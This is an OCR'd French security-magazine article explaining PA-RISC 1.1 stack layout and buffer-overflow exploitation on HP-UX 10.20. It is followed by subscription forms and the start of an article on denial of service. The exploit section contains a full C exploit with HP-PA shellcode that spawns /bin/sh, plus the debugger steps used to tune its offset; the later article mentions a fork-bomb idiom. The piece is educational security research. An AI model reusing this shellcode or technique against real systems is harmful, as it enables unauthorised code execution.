


Fig. 1 : Partitionnement des registres généraux

LES FONCTIONS *LEAF* ET LES FONCTIONS *NON LEAF*

Comme sur une architecture Sparc, il existe sous PA-RISC 1.1 deux types de fonctions :

■ Fonctions leaf

Une fonction *leaf* est une fonction qui n'appelle jamais d'autres fonctions. Par conséquent, le registre %rp n'est pas sauvegardé sur la pile puisque ce dernier ne sera jamais écrasé par une nouvelle fonction appelée. Le programme suivant illustre ceci :

---- leaf.c ----

```
int leaf(char *buf)
{
  char *tmp;
        tmp = buf;
        return 0;
}

int main(int argc, char **argv)
{
        leaf(argv[1]);
        return 0;
}
```

---- leaf.c ----

```
(gdb) disas leaf
Dump of assembler code for function leaf:
0x20e0 <leaf>:          copy r3,r1
0x20e4 <leaf+4>:        copy sp,r3
0x20e8 <leaf+8>:        stw,ma r1,40(sr0,sp)
0x20ec <leaf+12>:       stw r26,-24(sr0,r3)
0x20f0 <leaf+16>:       ldw -24(sr0,r3),r19
0x20f4 <leaf+20>:       stw  r19,8(sr0,r3)
0x20f8 <leaf+24>:       ldi 0,ret0
0x20fc <leaf+28>:       b,l,n 0x2100 <leaf+32>,r0
0x2100 <leaf+32>:       ldo 40(r3),sp
0x2104 <leaf+36>:       ldw,mb -40(sr0,sp),r3
0x2108 <leaf+40>:       bv,n r0(rp)
End of assembler dump.
(gdb)
```

Nous constatons que le registre %rp n'est jamais sauvegardé sur la pile.

■ Fonctions non leaf

Contrairement à la fonction *leaf*, la fonction *non leaf* appelle au moins une autre fonction. Par conséquent, le registre %rp est sauvegardé sur la pile afin de pouvoir préserver les valeurs d'exécution ainsi que les arguments. Le programme suivant illustre ceci :

--- non_leaf.c ----

```
int non_leaf(char *buf)
{
        printf("%s\n", buf);
        return 0;
}

int main(int argc, char **argv)
{
  non_leaf(argv[1]);
  return 0;
}
```

--- non_leaf.c ----

```
(gdb) disass non_leaf
Dump of assembler code for function non_leaf:
0x2110 <non_leaf>:   stw rp,-14(sr0,sp)
0x2114 <non_leaf+4>:   copy r3,r1
0x2118 <non_leaf+8>:   copy sp,r3
0x211c <non_leaf+12>:   stw,ma r1,40(sr0,sp)
0x2120 <non_leaf+16>:   stw r26,-24(sr0,r3)
0x2124 <non_leaf+20>:   ldil 1800,r19
0x2128 <non_leaf+24>:   ldo f8(r19),r26
0x212c <non_leaf+28>:   ldw -24(sr0,r3),r25
0x2130 <non_leaf+32>:   b,l 0x20f8 <printf>,rp
0x2134 <non_leaf+36>:   nop
0x2138 <non_leaf+40>:   ldi 0,ret0
0x213c <non_leaf+44>:   b,l,n 0x2140 <non_leaf+48>,r0
0x2140 <non_leaf+48>:   ldw -14(sr0,r3),rp
0x2144 <non_leaf+52>:   ldo 40(r3),sp
0x2148 <non_leaf+56>:   ldw,mb -40(sr0,sp),r3
0x214c <non_leaf+60>:   bv,n r0(rp)
End of assembler dump.
(gdb)
```

Nous constatons que le registre %rp est sauvegardé sur la pile grâce à l'instruction `stw rp,-14(sr0,sp)`.

ORGANISATION DE LA PILE

L'ESPACE FRAME MAKER

Ce secteur de huit mots est assigné par n'importe quelle routine *non-leaf* avant un appel. La taille exacte de ce secteur est définie afin que la fonction appelante l'emploie pour localiser les arguments de la frame précédente.

L'ESPACE DES REGISTRES D'ARGUMENTS

Ces quatre mots sont réservés pour sauvegarder les registres d'argument. La fonction appelante les sauvegarde de nouveau en mémoire de sorte qu'ils soient contigus avec les paramètres de la mémoire initiale. Chacun des quatre mots doit être assigné pour une routine *non-leaf*, mais peuvent être inutilisés.

L'ESPACE DES ARGUMENTS VARIABLES

Ces mots sont réservés pour sauvegarder tous les arguments qui ne peuvent être contenus dans les quatre registres d'argument. Le nombre d'arguments sauvegardés sur la pile est potentiellement illimité. N'importe quelle attribution nécessaire dans ce secteur doit être faite par la fonction appelante.

PARAMÈTRES ET VALEUR DE RETOUR

L'architecture PA-RISC ne possède pas d'instructions permettant de spécifier quel registre doit être utilisé ou comment les listes de paramètres doivent être construites pour l'appel des fonctions. De plus, les instructions `SAVE` ou `RESTORE` pour sauvegarder les valeurs des registres, comme peuvent le faire des architectures de type INTEL, ne sont pas utilisées. Toutes ces options sont implémentées via logiciel et peuvent différer selon les compilateurs.

SMASH THE STACK

LE PROGRAMME VULNÉRABLE

Pour commencer notre étude des débordements de buffer sur une architecture PA-RISC 1.1, regardons le programme vulnérable suivant :

---- vul.c ----

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
        char buf[256];
        strcpy(buf, argv[1]);
        exit(1);
}
```

---- vul.c ----

Sous une architecture Intel x86, ce programme n'est pas vulnérable. Notons que l'espace d'adressage PA-RISC est inversé par rapport aux processeurs INTEL. En effet, lors du débordement de buffer, nous écrasons l'adresse de retour de la fonction `main()`. Or ici le programme appelle `exit()` avant même que la fonction `main()` retourne.

La démonstration suivante illustre ceci :

```
bash-2.05a$ uname -a
FreeBSD 4.5-RELEASE #0: Fri Jun 14 09:16:22 CEST 2002
bash-2.05a$ gcc -o vul vul.c
bash-2.05a$ ./vul `perl -e 'print "A"x1024'`
bash-2.05a$
```

Regardons maintenant le résultat obtenu avec une architecture PA-RISC 1.1 :

```
[hpuxdev@tata hpuxdev]$ uname -a
HP-UX tata B.10.20 A 9000/720 83944192 two-user license
[hpuxdev@tata hpuxdev]$ gcc -o vul vul.c
[hpuxdev@tata hpuxdev]$ ./vul `perl -e 'print "A"x1024'`
Segmentation fault (core dumped)
[hpuxdev@tata hpuxdev]$
```

Contrairement à une architecture Intel, la pile PA-RISC 1.1 évolue des adresses basses vers les adresses hautes. L'organisation de la pile étant elle aussi différente, lors d'un débordement de buffer, l'écriture à destination de l'adresse de retour de la fonction `main()` est impossible.

Les exemples suivants illustrent ceci :

```
bash-2.05a$ uname -a
FreeBSD 4.5-RELEASE #0: Fri Jun 14 09:16:22 CEST 2002
bash-2.05a$ cat > test.c
int main()
{
        char buf[2];
        int i;

        for(i=0; i<256; i++)
           buf[i] = 0x41;
}
bash-2.05a$ gcc -o test test.c
bash-2.05a$ ./test
Segmentation fault (core dumped)
bash-2.05a$ gdb --core test.core
GNU gdb 4.18
#0  0x41414141 in ?? ()
(gdb)
```

Comparons maintenant le résultat obtenu avec une architecture PA-RISC 1.1 :

```
bash-2.03$ uname -a
HP-UX tata B.10.20 A 9000/720 83944192 two-user license
bash-2.03$ cat > test.c
int main()
{
        char buf[2];
        int i;

        for(i=0; i<256; i++)
           buf[i] = 0x41;
}
bash-2.03$ gcc -o test test.c
bash-2.03$ ./test
bash-2.03$
```

Il est cependant possible d'écrire à destination de l'adresse de retour de la fonction `strcpy()`. Il est donc possible dans certains cas de modifier le registre %rp de la fonction `strcpy()` afin de faire pointer ce dernier à destination d'un shellcode, et donc de modifier l'exécution du programme vulnérable. Si cette condition est respectée, le fonction `exit()` ne sera jamais exécutée dans le programme vulnérable.

EXPLOITATION D'UN PROGRAMME VULNÉRABLE SOUS ARCHITECTURE PA-RISC 1.1 (HP-UX 10.20)

Nous allons maintenant montrer, avec le programme vulnérable précédent, comment il est possible de faire exécuter un shell en profitant d'un débordement de buffer avec une architecture PA-RISC 1.1. Pour commencer, analysons le fichier core généré lors du débordement de buffer. Nous utiliserons pour cela le programme "adb", débogueur fourni à l'installation de HP-UX 10.20 (juste pour changer de notre bon vieux "gdb" :)

```
[hpuxdev@tata hpuxdev]$ ./vul `perl -e 'print "D"x290'`
Segmentation fault (core dumped)
[hpuxdev@tata hpuxdev]$ adb core
$
no process
segmentation violation
pcoqh`4444007B
pcoqt 4444007F
rp    4444007B

arg0  7B03A60B    arg1  7B03A12C    arg2  0           arg3  7B014E68
sp    7B03A620    ret0  7B03A4E8    ret1  20          dp    40001138
r1    38E2        r3    7B03A4E0    r4    2           r5    7B03A3A4
r6    7B03A3B0    r7    7B03A4A0    r8    7B03A4A0    r9    0
r10   40011290    r11   0           r12   40011D0     r13   40020530
r14   40020870    r15   0xFFFFFFFF  r16   0xFFFFFFFF  r17   40011290
r18   0           r19   44444444    r20   505744      r21   44440050
r22   0xFFFFFFF0  r31   0xC0010A93  sar   10          sr0   38E2
sr1   3728        sr2   2202        sr3   0           sr4   4E3B
```

La commande $ permet d'afficher la liste des registres et leur valeur. Le programme "adb" ne renvoyant pas de prompt, les commandes seront notées en rouge.

Dans la liste, nous constatons que le registre %rp vaut 0x4444007B. C'est ce registre que nous devons modifier afin de le faire pointer à destination d'un shellcode. Le registre %rp est écrasé sur 2 octets. Il faut donc rajouter deux octets à notre buffer passé en argument afin de modifier complètement notre valeur de retour.

En construisant le buffer que nous injectons dans le programme vulnérable, il faut également prendre soin du problème d'alignement, comme nous l'avons déjà évoqué, sans quoi notre exploit conduirait à un "Bus error".

Analysons maintenant notre exploit :

---- expl.c ----

```
#include  <stdio.h>
#include  <stdlib.h>
#include  <string.h>
#include  <unistd.h>

#define NOP     0x08630243

u_char hppa_shellcode[] = /* K2 <ktwo@ktwo.ca> shellcode */
  "\xe8\x3f\x1f\xfd\x08\x21\x02\x80\x34\x02\x01\x02\x08\x41\x04\x02\x60\x40"
  "\x01\x62\xb4\x5a\x01\x54\x0b\x39\x02\x99\x0b\x18\x02\x98\x34\x16\x04\xbe"
```

```
  "\x20\x20\x08\x01\xe4\x20\xe0\x08\x96\xd6\x05\x34\xde\xad\xca\xfe/bin/sh\xff";

long get_sp(void) {
   __asm__("copy %sp,%ret0 \n");
}

int main(int argc, char* argv[])
{
  int i, len, buff_size;
  unsigned long sp, target;
  size_t egg_size;
  char* egg;
  if (argc != 3) {
    fprintf(stderr, "usage: %s <buffer size> <offset>\n", argv[0]);
    exit(1);
  }

  egg_size = atoi(argv[1]) + 1000;
  egg = (char*)malloc(egg_size);
  buff_size = atoi(argv[1]);
  len = strlen(hppa_shellcode);

  /* On calcule et on ajuste notre adresse de retour */
  sp = get_sp();
  target = sp + atoi(argv[2]);

  /* Etre sûr que nos adresses de Jump soient alignées */
  target = (target >> 3)  << 3;
  fprintf(stderr, "On ajoute %d octets de NOPs.\n", buff_size - len);
  fprintf(stderr, "Le hppa_shellcode est de %d octets.\n", len);
  fprintf(stderr, "%%sp est egal a 0x%x\n", sp);
  fprintf(stderr, "On Jump a l'adresse 0x%x\n", target);

  /* On met les Nops */
  for (i = 0; i < buff_size - len; i += 4) {
     *(long *)&egg[i] = NOP;
  }

  /* On met le hppa_shellcode a la fin du buffer */
  memcpy(egg + buff_size - len, hppa_shellcode, len);

  /* On modifie le registre %rp */
  *(unsigned long*)&egg[buff_size] = target;
  fprintf(stderr, "Egg est egal a %d octets.\n", egg_size);

  /* On exécute le programme vulnérable avec comme argument notre buffer */
  execl("./vul", "vul", (char*)egg, NULL);
  return -1;
}
```

---- expl.c ----

Cet exploit nécessite deux arguments :

1. la taille du buffer, évaluée en arrêtant de compter juste avant l'écrasement du registre %rp ;
2. le décalage (offset) pour ajuster la valeur de l'adresse de retour.

Nous avons vu que nous avions besoin d'un buffer de 292 pour écraser totalement le registre %rp, soit un buffer de 288 octets, plus 4 octets pour le registre %rp. L'offset est arbitrairement mis à 0, mais nous déterminerons la bonne valeur par la suite :

```
[hpuxdev@tata hpuxdev]$ gcc -o expl expl.c
[hpuxdev@tata hpuxdev]$ ./expl 288 0
On ajoute 228 octets de NOPs.
Le hppa_shellcode est de 60 octets.
%sp est egal a 0x7b03a488
On Jump a l'adresse 0x7b03a488
Egg est egal a 1288 octets.
Illegal instruction (core dumped)
[hpuxdev@tata hpuxdev]$
```

Utilisons de nouveau "adb" afin d'analyser le fichier core :

```
[hpuxdev@tata hpuxdev]$  adb core
$
no process
illegal instruction (privileged operation trap)
pcoqh 7B03A48B
pcoqt 7B03A48F
rp    7B03A488

arg0  7B03A60D     arg1  7B03A130     arg2  0            arg3  7B014E68
sp    7B03A620     ret0  7B03A4E8     ret1  20           dp    40001138
r1    1F16         r3    7B03A4E0     r4    2            r5    7B03A3A4
r6    7B03A3B0     r7    7B03A4A0     r8    7B03A4A0     r9    0
r10   40011E90     r11   0            r12   40011C90     r13   400292F0
r14   400298D0     r15   0xFFFFFFFF   r16   0xFFFFFFFF   r17   40011E90
r18   0            r19   505744       r20   3D2F686F     r21   7B03A620
r22   0            r31   0xC0010A93   sar   10           sr0   1F16
sr1   3728         sr2   1C0A         sr3   0            sr4   2915
```

Nous constatons que le registre %rp a bien été modifié par la valeur 0x7B03A488. Cependant, notre programme vulnérable rencontre une instruction illégale à cette adresse. Il nous faut donc maintenant ajuster l'adresse de retour afin de retomber dans les NOP pour exécuter le shellcode. Pour cela, exécutons à nouveau notre exploit, mais cette fois-ci sous "adb" :

```
[hpuxdev@tata hpuxdev]$ adb ./expl
:r 288 0
./expl: running (process 14045)
On ajoute 228 octets de NOPs.
Le hppa_shellcode est de 60 octets.
%sp est egal a 0x7b03a490
On Jump a l'adresse 0x7b03a490
Egg est egal a 1288 octets.
stopped at      1930:           LDIL          L%0x40001000,r27
:c
./expl: running
illegal instruction (privileged operation trap)
stopped at      7B03A490:       ???
```

En passant en argument à notre exploit un offset égal à 0, notre programme vulnérable rencontre une instruction illégale à l'adresse 0x7B03A490. L'exécution d'un programme avec un débogueur peut décaler légèrement les adresses de la pile. Recherchons maintenant à quelle adresse commence les "NOP" afin de déterminer le bon offset devant être passé en argument à l'exploit.

```
7B03A490/10863
7B03A4F0
```

La commande `7B03A490/10863` recherche à partir de l'adresse 0x7B03A490 les deux octets 0x08 et 0x63 faisant partie de la valeur NOP de notre exploit. Le résultat nous indique que ces octets sont trouvés à l'adresse 0x7B03A4F0. Il ne reste plus qu'à calculer la différence entre les adresses 0x7B03A4F0 et 0x7B03A490 pour obtenir le bon offset.

```
(gdb) printf "%d\n", 0x7B03A4F0 -  0x7B03A490
96
(gdb)
```

Testons une nouvelle fois notre exploit avec cette nouvelle valeur :

```
[hpuxdev@tata hpuxdev]$ ./expl 288 96
On ajoute 228 octets de NOPs.
Le hppa_shellcode est de 60 octets.
%sp est egal a 0x7b03a488
On Jump a l'adresse 0x7b03a4e8
Egg est egal a 1288 octets.
$
```

Bingo! Le shell est exécuté par le programme vulnérable. Signalons que le shell obtenu n'appartient pas à root. En effet, étant donné qu'il est impossible de déboguer un programme possédant le bit 's' à moins d'être root, cette démonstration a été réalisée avec un programme utilisateur sans permission spéciale.

QUELQUES DIFFÉRENCES ENTRE HP-UX 10.20 32 BITS ET HP-UX 11.0 64 BITS

Il existe quelques différences entre la version HP-UX 10.20 et la dernière version de HP-UX 11.0 64 bits. En effet, la plupart des fonctions `strcpy()`, `strcat()`, etc. sont implémentées de manière "leaf", c'est-à-dire que ces fonctions ne sauvegardent pas leur adresse de retour sur la pile.

LA FONCTION STRCPY() SOUS HP-UX 10.20 32 BITS

```
(gdb) disas strcpy
Dump of assembler code for function strcpy:
0x2100 <strcpy>:        ldw -48(sr0,dp),r21
0x2104 <strcpy+4>:      ldw -44(sr0,dp),r19
0x2108 <strcpy+8>:      ldsid (sr0,r21),r1
0x210c <strcpy+12>:     mtsp r1,sr0
0x2110 <strcpy+16>:     be 0(sr0,r21)
0x2114 <strcpy+20>:     stw rp,-18(sr0,sp)
End of assembler dump.
(gdb)
```

Nous constatons que sous HP-XU 10.20, le registre %rp est sauvegardé sur la pile grâce à l'instruction `stw rp,-18(sr0,sp)`.

EN REVANCHE, LA FONCTION STRCPY() SOUS HP-UX 11.0 64 BITS :

```
(gdb) disas strcpy
Dump of assembler code for function strcpy:
0x7b03d5e8 <strcpy>:    extrw,u,<> %r25,31,2,%r24
0x7b03d5ec <strcpy+4>:  ldw,ma 4(%sr0,%r25),%r20
0x7b03d5f0 <strcpy+8>:  depw,= %r26,29,2,%r24
0x7b03d5f4 <strcpy+12>: b 0x7b03d674 <case_analysis>
0x7b03d5f8 <strcpy+16>: copy %r26,%ret0
End of assembler dump.
(gdb)
```

Nous constatons qu'à aucun moment, le registre %rp n'est placé sur la pile. Prenons le programme vulnérable suivant afin de vérifier le résultat obtenu sous HP-UX 11.0:

---- test.c ----

```
#include

int main(int argc, char **argv)
{

        char buf[10];
        strcpy(buf ,argv[1]);
}
```

---- test.c ----

```
bash-2.04$ uname -a
HP-UX hp9000 B.11.00 U 9000/800 517726507 unlimited-user license
bash-2.04$ gcc -o test test.c
bash-2.04$ ./test `perl -e 'print "A"x2048'`
bash-2.04$
```

Quelle que soit la taille du buffer passé en argument, le programme sort normalement de son exécution.

CONLUSION

Au travers d'un exemple de programme assez simple, nous avons montré comment fonctionnent la pile et les registres sur une architecture PA-RISC 1.1. La technique d'exploitation des débordements de buffer diffère de celle employée habituellement par le fait que nous modifions la pile de la fonction `strcpy()` et non celle de la fonction courante.

Il n'existe malheureusement pas, à ma connaissance, de techniques permettant de paramétrer la pile en mode "no exec".

La mise à niveau de HP-UX 10.20 32 bits vers HP-UX 11.0 64 bits peut s'avérer utile de par le fait que les fonctions de type `strcat()`, `strcpy()` ne sauvegardent plus leur adresse de retour sur la pile.

Christophe Bailleux cb@t-online.fr

ABONNEZ-VOUS

L'abonnement à Misc: 6 N^{OS} | 33 €

A retourner à Diamond Éditions

Oui — **Je m'abonne à Misc**

A renvoyer avec votre règlement à Diamond Editions - B.P.121 - 67603 Sélestat Cedex

FRANCE Métropolitaine

☐ 6 N^{os} pour seulement 33€

ETRANGER & DOM-TOM

☐ 6 N^{os} pour seulement 45€

☐ Paiement C.B.

N° Carte

_____/_____/_____/_____

Date d'expiration ___/___

Signature :

NOM .....

PRÉNOM .....

ADRESSE .....

CODE POSTAL .....

VILLE .....

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Je choisis le prélèvement automatique (en France métropolitaine uniquement) : Misc = 2 prélèvements de 16,50 €

Remplir le TIP ci-dessous

* La date du premier prélèvement marque le début de votre abonnement

En choisissant de régler votre abonnement par prélèvement automatique sans frais, vous ne vous engagez pas sur une durée. Vous êtes libre, à tout moment, de suspendre votre abonnement ou même de l'arrêter tout simplement. Il vous suffit d'en faire la demande par simple lettre adressée au service Abonnements.

A retourner à Diamond Éditions

AUTORISATION DE PRÉLÈVEMENT

J'autorise l'établissement teneur de mon compte à prélever sur ce dernier le montant des prélèvements ordonnés par Diamond Éditions. En cas de litige, je pourrai suspendre un prélèvement sur simple demande à l'établissement teneur de mon compte. Je règlerai, dans ce cas,le différend directement avec Diamond Éditions.

TITULAIRE DU COMPTE

Nom _____

Prénom _____

Adresse _____

Code postal _____ Ville _____

Date _____ Signature : obligatoire

COMPTE A DÉBITER

Établissement | Guichet | N° de compte | Clé

Banque/Agence _____

Adresse _____

Code postal _____ Ville _____

A retourner à votre banque

AUTORISATION DE PRÉLÈVEMENT

J'autorise l'établissement teneur de mon compte à prélever sur ce dernier le montant des prélèvements ordonnés par Diamond Éditions. En cas de litige, je pourrai suspendre un prélèvement sur simple demande à l'établissement teneur de mon compte. Je règlerai, dans ce cas, le différend directement avec Diamond Éditions.

TITULAIRE DU COMPTE

Nom _____

Prénom _____

Adresse _____

Code postal _____ Ville _____

Date _____ Signature : obligatoire

COMPTE A DÉBITER

Établissement | Guichet | N° de compte | Clé

Banque/Agence _____

Adresse _____

Code postal _____ Ville _____

Organisme créancier : Caisse d'Épargne Colmar République N° national d'émeteur 450971

En application de l'article 27 de la Loi informatique et libertés du 06/01/78 je dispose d'un droit d'accès et de modification des données me concernant.

Bon de commande des anciens numéros

Magazine	Prix N°	Quantité	Total
Misc 1	5,95 euros		
Misc 2	7,45 euros		
Misc 3	7,45 euros		
Linux HS 8	5,95 euros		
Linux HS 9	5,95 euros		
Linux HS 10	5,95 euros		

Frais de port : France métropolitaine 3,81 euros
U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 euros

Total	
Frais de port	
Total de la commande	

Mode de règlement

- ☐ Carte bancaire
- ☐ Chèque bancaire
- ☐ Chèque postal

Numéro : ____/____/____/____

Date d'expiration ____/____

Signature :

NOM _____


PRENOM _____

ADRESSE _____

CODE POSTAL _____

VILLE _____

N°1



N°2


N°3

HORS SERIE 8

HORS SERIE 9

HORS SERIE 10

HORS SERIE



SOUS LINUX, MAC OS X, WINDOWS

PROTECTION de l'

Le dossier "Protection de l'infrastructure réseau en environnement IP" en est déjà à son quatrième épisode. Le fil rouge de ce numéro étant les dénis de services, le dossier sur l'infrastructure réseau se devait d'aborder également ce sujet, qui est plus que jamais d'actualité. En effet, les opérateurs doivent faire face de manière quasi quotidienne à des dénis de services qui visent des serveurs IRC, des serveurs de jeux en ligne, ainsi que leurs utilisateurs. Une destination de choix au niveau géographique est la Roumanie, ce que semble confirmer de récentes statistiques du Caida (**http://www.caida.org/**).
Je ne peux que vivement vous recommander de (re)lire le chapitre sur les protocoles de routage (et plus particulièrement BGP) dans le numéro 3 de MISC, la partie détection et protection de cet article reposant sur des notions et des protocoles décrits dans le numéro précédent.

LES DÉNIS DE SERVICE

L'objectif des dénis de service est souvent "bête et méchant", à savoir dégrader un service, quel qu'il soit, pour le rendre lent, indisponible, inopérant et donc inutilisable. L'ultime déni de service est de détruire l'information ou l'équipement.

L'attaque se focalise souvent sur des ressources disponibles en quantité limitée (mémoire, temps CPU, bande passante, etc.), ou sur une faille dans une application qui permet de la faire "planter". Au niveau du système d'exploitation, cela peut se traduire, entre autres, par l'utilisation de tous les descripteurs de fichiers, de tous les identifiants de processus (PIDs) ou le remplissage de certaines partitions comme celles contenant les journaux.

Au niveau d'un serveur Web, ce sera par des requêtes sur des pages dynamiques (moteur de recherche, lien vers une base de données), ou en débutant des gros téléchargements pour les arrêter juste après (le serveur Web va dans beaucoup de cas charger tout le fichier dans un tampon en mémoire).

SSL et IPsec ne sont pas épargnés non plus. En effet, dès qu'un service réseau intègre ce genre de fonctionnalités, il devient très vite gourmand en temps processeur : les algorithmes cryptographiques à clés publiques (RSA par exemple) sont un bon exemple, et plus les clés sont grandes (2048 bits et plus), plus la charge devient importante. Et comme souvent ces services sont accessibles depuis "tout" l'Internet (concentrateur VPN pour les utilisateurs nomades, sites Web "sécurisés", etc.), ils sont par définition vulnérables.

Au risque d'enfoncer une porte ouverte : un déni de service doit consommer plus de ressources chez la victime que chez l'attaquant.

HISTORIQUE

Le déni de service système est sans doute le plus ancien mais toujours valide sur bon nombre de systèmes et de configurations : qui n'a jamais lancé l'équivalent d'un `while(true){fork()}` sous n'importe quel système d'exploitation pour voir comment il va réagir ? Un déni de service peut donc être soit local, c'est-à-dire lancé par un utilisateur disposant d'un shell sur le système, soit distant.

Le déni de service réseau est souvent l'alternative à d'autres formes d'attaques, car dans beaucoup de cas, il est plus simple à mettre en œuvre, nécessite moins de connaissances, n'est ni supervisé, ni journalisé de manière exhaustive et donc moins facilement traçable qu'une attaque directe visant à entrer dans un système pour en prendre le contrôle. C'est une des raisons pour lesquelles ce type de déni de services trouve souvent origine dans une "guéguérre" sur IRC (ou tout autre forme de communication "instantanée").

Le plus ancien, et sans doute toujours et encore plus courant, est le SYN flood qui consiste à envoyer un message d'ouverture de connexion TCP (avec une adresse IP source falsifiée) dans le but de remplir la mémoire allouée à ces sessions par le noyau sur le système distant.

Les attaques proviennent soit depuis une seule source - système même de l'attaquant, système compromis servant de "rebond" (stepping stone), ou depuis plusieurs sources ayant des caractéristiques communes - même réseau, même applicatif, etc. Pour plus de détails sur les attaques du type SYN flood (avec des tests), vous pouvez lire l'article de Frédéric Raynal dans le dossier sur les dénis de services de ce numéro.

infrastructure réseau IP

LES DÉNIS DE SERVICES RÉSEAUX

Il y a également des formes de dénis de service indirects, comme par exemple les effets de bords de certains vers et virus tel le ver de Morris il y a une bonne dizaine d'années ou, plus récemment, CodeRed, Nimda et leurs différentes variantes. Le SPAM (courrier électronique non sollicité) peut aussi être considéré comme une forme de déni de service.

